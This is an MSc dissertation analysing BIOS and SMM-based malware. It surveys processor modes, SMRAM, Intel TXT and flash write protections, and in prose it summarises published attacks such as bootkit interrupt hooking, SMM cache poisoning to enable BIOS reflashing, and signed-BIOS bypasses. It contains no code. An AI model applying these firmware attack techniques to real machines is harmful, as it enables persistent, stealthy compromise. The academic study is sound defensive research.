ANALYSIS OF BIOS-BASED MALWARE

Aabash Gurung
MSc. Computer Security

School of Computing
University of Kent
September 2014

Abstract

Malicious software threats have become everyday in cyberspace, with large-scale cyber threats manipulating consumer, corporate and government systems on a constant basis. Regardless of the target, upon successful infiltration into a target system an attacker will commonly deploy a backdoor to continue persistent access as well as a rootkit to evade detection on the infected machine. If the attacked system has access to classified or sensitive material, virus eradication may not be the best response. Instead, a counter-intelligence operation may be introduced to track the infiltration back to its source. It is important that the counter-intelligence operations are not detectable by the infiltrator.

Bootkit is like rootkit, it can change how operating system (OS) starts. BIOS are first piece of software to start when PC starts, it has been good place to compromise to gain privileges on OS. Modifying Master Boot Record (MBR) so kernel can be patched to attain higher privileges. This way you leave no footprint in hard disk, patching kernel on fly.

Acknowledgments

First of all I would like to thank my parent, without whom I would have not accomplished this milestone. Dr. Julio Hernandez-Castro, my sincere appreciation for letting me to do this project.

Contents

Chapter 1

1.1 Introduction

On March 7, 2012, a report from US-China Economic and Security Review Commission by Northrop Grumman Crop called "Occupying the Information High Ground: Chinese Capabilities for Computer Network Operations and Cyber Espionage" was published. [28] (Pg. 10):

> *"This close relationship between some of China's—and the world's—largest telecommunications hardware manufacturers creates a potential vector for state sponsored or state directed penetrations of the supply chains for microelectronics supporting U.S. military, civilian government, and high value civilian industry such as defence and telecommunications, though no evidence for such a connection is publicly available."*

Jonathan Brossard, Toucan System, presented the paper on 2012 Blackhat, Las Vegas, US "Hardware backdoor is practical" [1]. Proof-of-concept generic malware that can infect Intel architecture[1], build on top of open-source like coreboot, seabios, iPXE.

1.2 Goal of the dissertation

As Internet has become regularly populated with dangerous attacks targeted at governments, companies and individuals the ability to combat the attackers has become increasingly complicated. There is a void in the toolset for defenders to properly relieve and react against these attacks.

---

[1] For list of motherboard supported, http://www.coreboot.org/Supported_Motherboards

The current tool set to investigate such intrusions is lacking, largely remaining limited to static analysis performed on a system once the affected system has been located and taken offline. This is a slow process, and is often only effective at providing a minimal understanding of the threat in order to create signatures to block and more rapidly detect future incursions. We investigate existing and novel rootkit techniques that can be used not only for malicious purposes.

Trying deeper understanding of the components of Proof-of-concept malware. How is it working, mechanism, and relation with BIOS? Is it a bug, exploit, or design flaw of BIOS design? Better understanding of boot process. In this project, main component are SMM and BIOS software.

Chapter 2

2.1 Backgrounds

During boot, the processor runs in real-address mode, until it is switched to protected mode. Real-address mode is a legacy 16-bit addressing mode mostly used at start-up time. Protected mode is a 32-bit mode and is the nominal mode of operation. Any modern operating system (any Linux, Windows or Unix system) will run in protected mode. Protected mode provides four different processor privilege levels called rings, ranging from 0 (most privileged) to 3 (least privileged). In standard operating systems, kernel code is executed in ring 0 while user programs are confined in ring 3. This prevents user programs from interacting with kernel code and data other than by using specifically defined and secured system calls. Critical operations are often restricted to ring 0. Protected mode offers very useful security mechanisms such as segmentation and pagination. As protected mode is a 32-bit addressing mode, up to 4 gigabytes of physical memory can be addressed, whereas in real-address mode, only 1 megabyte of memory can be used.

2.2 Real Mode

A logical processor always begins operation after a hard reset (power-up). Logical processor is emulating the Intel 8088/8086 processors, i.e. the original behaviour. In this mode, there's no privilege level, i.e. can access any I/O port; change the state of I/O device without the knowledge of the OS.

2.3 Protected Mode

In this mode all instructions and architecture features are accessible such as virtual memory and paging. Memory protection is provided giving rise to the privilege levels at the OS-level; i.e. kernel-mode (Ring 0) and user-mode (Ring 3).

2.4 Virtual 8086 Mode

In VM86 mode, the logical processor operates as if it is running in Real Mode. The logical processor initiates hardware, which monitors the comportment of the running task on an instruction-by-instruction basis and, assesses the instruction to permit or prevents the operation.

2.5 System Management Mode (SMM)

SMM is designed to be use only for hardware-triggered system management operations. System Management Mode provides a very appropriate environment for power management and system hardware control. Transitions between the four modes are shown on figure 1. Switching from protected to real-address mode requires ring 0 privileges. Switches between protected and virtual 8086 modes can only occur during specific hardware task switches and interrupt handling.



Figure 1 Switching between different modes of operation

2.6 BIOS

BIOS codes are designed and manufactured by software firms including, the most famous are AMI, Phoenix, Award and Quadtel. Despite minor variances, all fulfil with the IBM standard. These codes have advanced in recent years, in particular with the rise of plug and play BIOS codes. All these progresses now enable what was impossible a few years before: to easily write into the read-only chips without requiring specific chip-writing devices.

The BIOS code starts at address F000:FFF0H (or equivalently at physical address FFFF0H). Whenever the computer is turned on, or after a "warm start", the code segment CD is initialized with the FFFF[0]H and the IP (Instruction Pointer) register is reset to zero. The first instruction to be executed is thus located at address FFFF0H.

2.7 Intel Trusted Execution Technology (TXT)

Intel Trusted Execution Technology (Intel TXT) is a technology that uses improved processor architecture, special hardware, and related firmware that enable certain Intel processors to provide the basis for many new modernizations in secure computing. It is especially well suited for users where data integrity is principal. Its primary goal is to begin an environment that is known to be trusted from the very start and further provide system software with the means to provide a more secure system and better protect data integrity. This is vital in that if the platform cannot be protected, then the data it will store or process cannot really be protected. At a minimum, this technology provides separate integrity measurements that can prove or disprove a software component's integrity. These software components include, but are not limited to, code (such as BIOS, firmware, and operating system), platform and software configuration, events, state, status, and policies.



Figure 2 Intel TXT launch timeline with static and dynamic chain of trust

By providing a hardware-based security basis rooted in the processor and chipset, Intel TXT provides greater defence for information that is used and stored on servers. A key aspect of that protection is the provision of a secluded execution

environment and associated sections of memory where operations can be conducted on sensitive data, isolated from the rest of the system. Likewise, Intel TXT provides for sealed storage where sensitive data such as encryption keys can be securely kept to shield them from being compromised during an attack by malicious code. Attestation mechanisms verify that the system has correctly invoked Intel TXT to make sure that code is, in fact, executing in this protected environment.

The TxT technology was designed to allow a "late launch" of a machine: it is basically supposed to put it into a well-known software state (trusted environment). In the model, the machine is started and runs a standard operating system that does not need to be trusted. During this phase, the devices are started, initialised and correctly configured. Then, in order to launch the trusted environment, it is necessary to run the assembly language instruction GETSEC [SENTER] on one of the CPUs of the machine. This instruction will cause the CPU to stop what it is doing and send a message to the other CPUs to do the same. It then loads a piece of code called SINIT from main memory, checks the chipset manufacturer signature, and runs it. SINIT runs in cache memory only and during its execution, all hardware and software interrupts are blocked. The CPU is thus running a signed code in a uninterruptible state. The main role of SINIT is to run a trusted software component (such as a microkernel for instance), whose integrity can be verified later thanks to measurements stored in the TPM.



Figure 3 Trusted Computing Base (TCB) after late launch

Late launch aims at putting the BIOS outside of the TCB (see Fig. 3), since SINIT is playing the role of the dynamic root of trust for measurement. As peripherals were already configured and running before the late launch, it is not necessary to run the BIOS at any time after the late launch. TxT also makes an extensive use of the Intel VT-d technology: it is used to limit the memory regions that devices may access, even if these were configured by the BIOS (on purpose or not) to target memory outside of those dedicated zones. This way, accessing trusted components from a device is impossible.

Chapter 3

3.1 System Management Mode (SMM)

From the Intel manuals [1]:

> *"The Intel System Management Mode (SMM) is typically used to execute specific routines for power management. After entering SMM, various parts of a system can be shut down or disabled to minimize power consumption. SMM operates independently of other system software, and can be used for other purposes too."*

In 2006, Duflot and others [2] released a paper about how to use the SMM to circumvent operating system protections. It was the first time that a misuse of the SMM was shown, and it gave some ideas, which leaves many possibility it can attain from this.

SMM is used to run a software component called the SMI handler specified by the motherboard manufacturer and loaded in memory by the BIOS. The SMI handler is called in SMM to deal with events that may occur at the motherboard level (e.g., wake-up of a device such as the LAN or the USB controllers, power management of the CPU, chipset alarm for instance).

Operating systems should remain as generic as possible in order to run on a large number of platforms. In order to abstract the specificities of every each power management mechanisms away from the operating systems, motherboard manufacturers provide a component to deal with power management, the SMI handler.

The SMI handler requires high privileges to be able to access all the devices. The design choice that has been made consists in creating a special mode of operation (SMM) for the SMI handler, where no security mechanism is implemented. In SMM,

paging is disabled and although it is a 16-bit address mode, all 4 gigabytes of physical memory can be freely accessed (using the so-called memory extension addressing). All I/O ports [14] can also be accessed without any restriction. The privilege level of SMM is thus similar the ring 0, i.e., of operating system kernel code.

3.1.1 SMM Basic

The only way to enter SMM is to trigger a physical hardware interrupt called SMI. Then, it is only possible to leave SMM using the rsm machine instruction [4]. Upon entering SMM, the whole processor context is saved in such a way that it can be restored when leaving this mode. In other words, entering SMM freezes the execution of the whole operating system and puts the processor in a special execution context. Leaving SMM restores the system state so that it is identical to what it was before the interruption (except for the modifications that were made to the saved context while in SMM).

3.1.2 System Management Interrupt (SMI)

SMIs are hardware interrupts which may only be generated by chipsets on most platforms. Many different events may trigger an SMI. They are platform-dependent. Chipset documentations [13] generally reference all the events triggering an SMI. On most platforms, chipsets provide a way for the operating system running on the CPU to trigger an SMI on purpose. In order to do so, chipsets provide a register, the Advanced Power Management Control (APMC) register, which causes the chipset to trigger an SMI when written to. The APMC register is a Programmed I/O register that can be written to using a simple *outl* assembly language instruction[2].

---

[2] Execution of this instruction requires so called I/O privileges that can only be delegated by code running in ring0

3.1.3 System Management RAM (SMRAM)

In order to be able to restore the system state to what it was before entering SMM upon execution of the rsm assembly language instruction, the CPU must store the corresponding context in a CPU saved state map. CPU saved state map and the SMI handler are located in a dedicated memory area called SMRAM. SMRAM is located in physical memory between addresses SMBASE and SMBASE+0x1FFFF[3]. The default value for SMBASE is 0x30000, but modern chipsets offer the possibility to relocate it either at address 0xa0000 (legacy SMRAM address) or at address 0xfeda0000 (high SMRAM address). A third location called Extended SMRAM TSEG[4] is possible but will not be considered here for the sake of simplicity. Tests have been carried out that show that what is true for High SMRAM is also true for TSEG.



Figure 4 physical memory maps. Compatible SMRAM region

The base address of SMRAM is stored in a CPU register also called SMBASE and can only be modified while in SMM. In fact this register cannot be directly read from or written to and shall only be modified during execution of an rsm instruction: SMM software can modify the SMBASE register image in the saved CPU context; then, upon execution of the rsm instruction, the real register will be updated with the new value specified.

---

[3] SMRAM can theoretically be larger than this when using Extended SMRAM TSEG.
[4] Top of Memory Segment (TSEG)

3.2 Basic Input/output System (BIOS)

It is sometimes mentioned as the "boot loader" or "system loader". This piece of software, which is located within an integrated circuit (IC) embedded on the motherboard of personal computers or servers, is the first piece of software that is executed when the system starts up. The preliminary function of the BIOS is to perform a power-up test on hardware components. After these tests have been performed, it will initialise the hardware to a known state. The last step performed by the BIOS is to search and locate a valid OS on a secondary storage device and boot it up.

The CPU starts in real mode and the BIOS locates and executes the MBR, which is located in the first 512 bytes of the first hard disk of the system. The MBR code parses the partition table (PT) to determine which partition is marked as "Bootable", containing the operating system to start. The first 512 bytes of this bootable partition are called VBR (Volume Boot Record), sometimes also referred to as PBR (Partition Boot Record). The VBR contains information on the used file system and the location of the boot loader (typically only the first part of the code). The boot loader is typically located right after the VBR on the hard disk. The boot loader loads further code from the disk, switches to protected mode, loads the kernel and finally hands over control to the kernel [7,8]. MBR partition tables support only four partitions limiting the partition size field to 32 bits. Since blocks of 512 Bytes are addressed, the maximum addressable size of the disk is limited to the well-known 2 Terabytes.

In older systems, such as those using MS-DOS the OS was loaded in real mode. In real mode the OS and applications (See Fig.5) could access any part of the memory, as there was no enforced memory protection and segregation. In this mode BIOS fulfilled another very important function, being the only component used to perform

input and output operations to and from secondary storage. More recent OS implementations are more secure as they work in protected mode. In this mode the memory is segmented into different areas so that the memories used by applications and OS are isolated from one another. Furthermore, in protected mode the input and output to secondary storage is done via dedicated drivers and subsystem components instead of the BIOS. Therefore on newer systems, the BIOS lie idle once the OS has been booted.



Figure 5 BIOS in real mode

On the newest systems the conventional BIOS is effectively replaced with a boot process called Unified Extensible Firmware Interface BIOS (UEFI) [5–7], which provides much more flexibility for virtual machine integration and hardware auto-detection, as well as faster boot time. Despite this advance, the term BIOS is still widely used in the computer industry to refer to the piece of software that boots up a particular system or server.

Chapter 4

4.1 Related Work

Gaining initial execution has long been thought the best way to gain maximum privileges on PCs. In 2009, at Cansecwest, Anibal Saco and Alfredo Ortega [9] revealed how they achieved to patch a Phoenix-Award BIOS to embed malicious features, modifying the shadow file on Unix like system. In 2007, John Heasman [10] demonstrated that infecting the Extensible Interface (EFI) bootloader would lead to the same results.

Operating modification on the file system is not stealth and leaves clear forensics evidence; a simple one-way checksum of all the existing files on the file system performed before and after infection from a sane operating system would detect the modification. For Security researcher, subverting a running kernel on the fly without even touching the file system has made regarded it. BootRoot [13] from Derek Soeder and Ryan Permeh, vbootkit from Kumar and Kumar [19] capable of bootkitting Window 7 kernel (32 and 64 bits), the Stoned bootkit , and Kon-boot commercial bootkit from Piotr Bania capable of subverting all the NT kernel. They all worked by replacing the existing MBR in first sector. Replacing first sector in memory, emulating an interruption 0x19.

The innermost working of any bootkit is the same:

- Hooking the interruption 0x13 (disk access) by patching the Interrupt Vector Table (IVT)
- Set a rogue interruption handler, and emulate an interruption 0x19 by loading the first sector of the first bootable disk at 0x000:0x7c00 before transferring execution to this location

- First sector will load the operating system normally but the rogue 0x13 interrupt handler will hook any read of a sector from disk
- Kernel of the main operating system is fully unpacked in memory
- Patch a few carefully chosen locations in order to modify it on the fly

Public payload include patching the NT kernel to accept any password for any account, or load an unsigned kernel module which can effectively execute any operation in ring 0 once the operating system is fully loaded.

4.2 Attacking Intel Protection

Relying completely on the BIOS CNTL protection bits to prevent malicious writes to flash the BIOS is not enough protection. Any vulnerability that can be exploited to gain access to SMM can now be leveraged into an arbitrary reflash of the BIOS.

4.2.1 Cache Poisoning

In 2009 Duflot and Invisible Things Lab discovered an Intel CPU cache poisoning attack that allowed them to temporarily inject code into SMRAM [8][10]. This attack was originally depicted as a temporary arbitrary code injection in SMRAM that would not persist past a platform reset. However, on the majority of systems that do not employ Protected Range registers, this vulnerability can be used to achieve an arbitrary reflash of the BIOS. Furthermore, because the BIOS is responsible for instantiating SMM, the cache poisoning attack then allows a permanents presence in SMM.

The aforementioned cache poisoning attack worked by programming the CPU Memory Type Range Register (MTRR) to configure the region of memory containing

SMRAM to be Write Back cacheable. Once set to this cache policy, an attacker could pollute cache lines corresponding to SMM code and then immediately generate an SMI. The CPU would then begin executing in SMM and would consume the polluted cache lines instead of fetching the legitimate SMM code from memory. The end result being arbitrary code execution in the context of SMM.

On susceptible systems, it is straightforward to use this attack to prevent the SMM routine responsible for protecting the BWE bit on the BIOS CNTL register from running. Once the cache line for this SMM routine is polluted, an attacker can then set the BWE bit and it will stick. Malicious writes can then be made to the BIOS. This particular attack has been largely eased by the introduction of SMM Range Registers which, when appropriately configured, prevent an attacker from arbitrarily changing the cache policy of SMRAM. The particular instantiation of this attack that allows arbitrary BIOS writes was reported to CERT and given tracking number VU#255726.

4.2.2 Further SMM Attacks

Despite the cache poisoning attack being patched on modern systems, the important point is that failing to implement Protected Range registers and instead relying exclusively on the integrity of SMM for protection weakens many signed BIOS enforcement implementations. There is a history of SMM breakings including some theoretical proposals by Duflot [14] and another unique attack by Invisible Things Lab [17]. There is reason to expect this trend to continue.

A cursory analysis of the EFI modules running the latest firmware revision4 reveals 495 individual EFI modules. 144 of these modules contain the “smm” substring and so presumably contribute at least some code to run in SMM. Despite being of critical importance to the security of the system, the SMM code base on new systems does

not appear to be shrinking. This is a disturbing trend. An exploitable vulnerability in any one of these SMM EFI modules could potentially lead to an arbitrary BIOS reflash situation.

Another vulnerability that exploits this SMM BIOS CNTL predicament and allows for arbitrary BIOS reflashes. This vulnerability affects many new UEFI systems that enforce signed BIOS update by default. This vulnerability has been reported to CERT and been assigned tracking number VU #291102.

Chapter 5

Analyses

5.1 Bootkit

Before talking about bootkit, we have to understand rootkit. Rootkit was simple collection of tools that helps to gain administrator level access to computer. In UNIX, root is administrator with full privilege. So rootkit was basically set of tools that can gain access to administrator with full privileges and hide it. It started from UNIX in early 90's.

Derek Soeder and Ryan Permeh in BlackHat, 2005 first used the term "BootRootkit" in their eEye BootRoot presentation. Rootkit that can load before operating system which is an independent of operating system.

From past research, we have seen, technology used by bootkit. Technology so far we have seen.

5.1.1 Hook

Hook technology is an old and dominant technology used in Rootkit. It is a particular function. Attackers can utilize this technology to assign especial functions to normal functions. So when committed normal functions are executed, hook function become activated interim. Applying this technology to Bootkit to hijack system control privilege. There are many hook points, so hook technology can be divided to many kinds according to hook points.

- SSDT (System Service Dispatch Table) Hook technology follows hook function to SSDT;
- IDT (Interrupt Descriptor Table) Hook hooks IDT;
- IRP (I/O Request Packet) Hook function switches to IRP function;
- Mixed Hook makes use of IAT(Import Address Table) to hook normal functions.

5.1.2 Direct Kernel Object Manipulation (DKOM)

Direct Kernel Object Manipulation is a technology that can be used to influence kernel object. Generally, object manager manages kernel objects. Object manager could query and verify kernel, assuring the safety of kernel object. But attackers can directly modify kernel object or structure in memory through DKOM technology. This technology has better effect than hook technology and Detour technology in privacy, which is more difficult to detect.

5.1.3 Detour

Detour technology is also called detour patching, which can restructure the execute path of function control flow. We could insert a jump instruction into Bootkit code and patch the data byte in the function. Furthermore, all tables related to a function can be affected if this function is modified. So attackers can apply detour technology to change the system executive flow and get system control right. Meantime considering that Bootkit should hand control privilege to normal function at last, Bootkit should record the patching position. After the detour technology is used, Bootkit returns to the original function. Bootkit code is executed as a function. Deleted instruction is used to protect heap, stack, and other registers. Though deleted instruction is signed deleted, it is running at other position.

5.2 BIOS Protection

5.2.1 Signed BIOS

Invisible Things Lab was the first attack against signed BIOS enforcement [14]. In their attack, an integer over-flow in the rendering of a customizable bootup splash screen was exploited to gain control over the boot up process before the BIOS locks were set. This allowed the BIOS to be reflashed with arbitrary contents.

Signed BIOS enforcement is an important access control that is necessary to prevent malicious actors from gaining a foothold on the platform firmware. Unfortunately, the history of computer security has provided us with many examples of access controls failing. BIOS access controls such, as signed firmware updates are no different. Implementing a secure firmware update routine is a complicated software engineering problem that provides plenty of opportunities for missteps. The code that parses the incoming BIOS update must be developed without introducing bugs; a challenge that remains elusive for software developers even today. The platform firmware, including any update routines, are programmed in type unsafe languages.6 The update code is usually proprietary, complicated and difficult to find and debug as a result of the environment it runs in.

5.2.2 Intel Protection Mechanisms

The SPI flash protection mechanisms that Intel provides to guard the BIOS are complicated and overlapping. A preliminary survey of systems in our enterprise environment reveals that many vendors opt to rely exclusively on the BIOS CNTL protection of the BIOS. This decision has greatly expanded the attack surface against the BIOS, to include all of the vulnerabilities that SMM may contain. An increasingly

large SMM code base, a trend present even on new UEFI systems, compounds this problem.

The Intel ICH documentation [2] provides a number of mechanisms for protecting the SPI flash containing the BIOS from arbitrary writes. Chief among these are the BIOS CNTL register and the Protected Range (PR) registers. Both are specified by the ICH and are typically configured at power on by BIOS that enforces the signed update requirement. Either (or both) of these can be used to lock down the BIOS.

5.2.2.1 BIOS CNTL

The BIOS CNTL register contains 2 important bits in this regard. The BIOS Write Enable (BWE) bit is a write- able bit defined as follows. If BWE is set to 0, the SPI flash is readable but not writeable. If BWE is set to 1, the SPI flash is writeable. The BIOS Lock Enable bit (BLE), if set, generates a System Management Interrupt (SMI) if the BWE bit is written from a 0 to 1. The BLE bit can only bet set once; afterwards it is only cleared during a platform reset. It is important to notice that the BIOS CNTL register is not explicitly protecting the flash chip against writes. Instead, it allows the OEM to establish an SMM routine to run in the event that the BIOS are made writeable by setting the BWE bit. The expected mechanism of this OEM SMM routine is for it to reset the BWE bit to 0 in the event of an illegitimate attempt to write enable the BIOS. The OEM must provide an SMI handler that prevents setting of the BWE bit in order for BIOS CNTL to properly write protect the BIOS.

5.2.2.2 Protected Range (PR)

Intel specifies a number of Protected Range registers that can also protect the flash chip against writes. These 32bit registers specify Protected Range Base and Protected Range Limit fields that set the relevant regions of the flash chip for the

Write Protection Enable and Read Protection Enable bits. When the Write Protection Enable bit is set, the region of the flash chip defined by the Base and Limit fields is protected against writes. Similarly, when the Read Protection Enable bit is set, that same region is protected against read attempts. The HSFS.FLOCKDN bit, when set, prevents changes to the Protected Range registers. Once set, HSFS.FLOCKDN can only be cleared by a platform reset. The Protected Range registers in combination with the HSFS.FLOCKDN bit are sufficient for protecting the flash chip against writes if configured correctly.

Chapter 6

Conclusions

The outline of this dissertation is there has been a lot of past research into attacks and countermeasures exploiting the BIOS and/or rootkits and this dissertation provided just a concise summary. Coreboot, seabios, and iPXE should be implemented because we know how they work not like closed source BIOS from vendor. Open-source BIOS should be used.

I think the plan for this project was as detailed as it could be considering the nature of the project. The application involved in this project was understanding and as such solving the problems that were likely to occur was much more difficult than in a normal development. With this in mind and ensuring an end product was completed were given higher priority than they might normally be. I think this was the correct decision for a project such as this one on such a strict timescale. Of primary thought to the success of this project were the very tight time constraints and in many cases it was this fact that influenced decisions. With longer to accomplish the project I think certain better options could have been chosen. Despite the compromises due to time I think the flexibility that supported the outcome was not as desired, however recent technology has blocked any malware can attack BIOS due to BIOS signed protection and default lock in SMM code.

This type of malware is still threat to bit older PC, which has not implemented security. With these type of attack has no solution due to flaw in design in BIOS implemented on 1975 era. Technologies that are heading for protection will save such POC malware but in time, we can see weather it will survive or do we really need to re-design everything.

Bibliography

[1] J. Brossard. Hardware backdooring is practical. BlackHat, Las Vegas, USA, 2012.

[2] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 1: basic architecture. http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-1-manual.pdf

[3] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2a: instruction set reference, a-m. http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-2a-manual.pdf

[4] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2a: instruction set reference, n-z. http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-2b-manual.pdf

[5] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3a: system programming guide part 1. http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3a-part-1-manual.pdf

[6] Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3b: system programming guide part 2. http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3b-part-2-manual.pdf

[7] BSDaemon, coideloko, and D0nAnd0n. System management mode hack: Using smm for "other purposes". http://phrack.org/issues/65/7.html#article, 2008.

[8] J. Butterworth, C. Kallenberg, X. Kovah, and A. Herzog. Bios chronomancy: Fixing the core root of trust for measurement. In Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security, pages 25–36. ACM, 2013.

[9] D. Cooper, W. Polk, A. Regenscheid, and M. Souppaya. Bios protection guidelines. NIST Special Publication, 800-147:26, 2011.

[10] J. H. Crouse, M. E. Jones, and R. G. Minnich. Breaking the chains using linuxbios to liberate embedded x86 processors. In Linux Symposium, page 103, 2007.

[11] F. M. David, E. M. Chan, J. C. Carlyle, and R. H. Campbell. Cloaker: Hardware supported rootkit concealment. In Security and Privacy, 2008. SP 2008. IEEE Symposium on, pages 296–310. IEEE, 2008.

[12] R. C. Detmer. Introduction to 80x86 Assembly Language and Computer Architecture. Jones & Bartlett Learning, 2001.

[13] Soeder, D., Permeh, R,: Bootroot, Blackhat, 2005.

[14] L. Duflot, O. Grumelard, O. Levillain, and B. Morin. Acpi and smi handlers: some limits to trusted computing. Journal in Computer Virology, 6(4):353–374, 2010.
[15] Heasman, J.: Firmware rootkits and the threat to the enterprise, Blackhat USA, 2007
[16] B. Grill, C. Platzer, and J. Eckel. A practical approach for generic bootkit detection and prevention. In Proceedings of the Seventh European Workshop on System Security, page 4. ACM, 2014.
[17] K. R. Irvine. Assembly Language for x86 Processors. Prentice Hall, 6th edition, 2011.
[18] C. Kallenberg, J. Butterworth, S. Cornwell, and X. Kovah. Defeating signed bios enforcement. 2013.
[19] N. Kumar and V. Kumar. Vbootkit: Compromising windows vista security. Black Hat Europe, 2007.
[20] D. H. Lee, J. M. Kim, K.H. Choi, and K. J. Kim. The study of response model & mechanism against windows kernel compromises. In International Conference on Convergence and Hybrid Information Technology, 2008. ICHIT'08., pages 600–608. IEEE, 2008.
[21] X. Li, Y. Wen, M. Huang, and Q. Liu. An overview of bootkit attacking approaches. In Mobile Ad-hoc and Sensor Networks (MSN), 2011 Seventh International Conference on, pages 428–431. IEEE, 2011.
[22] S. Musavi and M. Kharrazi. Back to static analysis for kernel-level rootkit detection. IEEE Transactions on Information Forensics and Security, 9(9):1465–1476, 2014.
[23] T. Shanley. X86 Instruction Set Architecture. Mindshare Press, 2010.
[24] T. Shanley and D. Anderson. PCI System Architecture. ADDISON-WESLEY DEVELOPER'S PRESS,4 edition, 1999.
[25] F. Zhang, K. Leach, K. Sun, and A. Stavrou. Spectre: A dependable introspection framework via system management mode. In Dependable Systems and Networks (DSN), 2013 43rd Annual IEEE/IFIP International Conference on, pages 1–12. IEEE, 2013.
[26] Z. Zhou, H. Luan, B. Li, and S. Zhu. Detection about vulnerabilities and malicious codes for legacy bios. In Communication Systems, Networks and Applications (ICCSNA), 2010 Second International Conference on, volume 1, pages 77–80. IEEE, 2010.
[27] G. Hoglund and J. Butler. Rootkits: Subverting the Windows Kernel. Addison Wesley Professional, 2005.
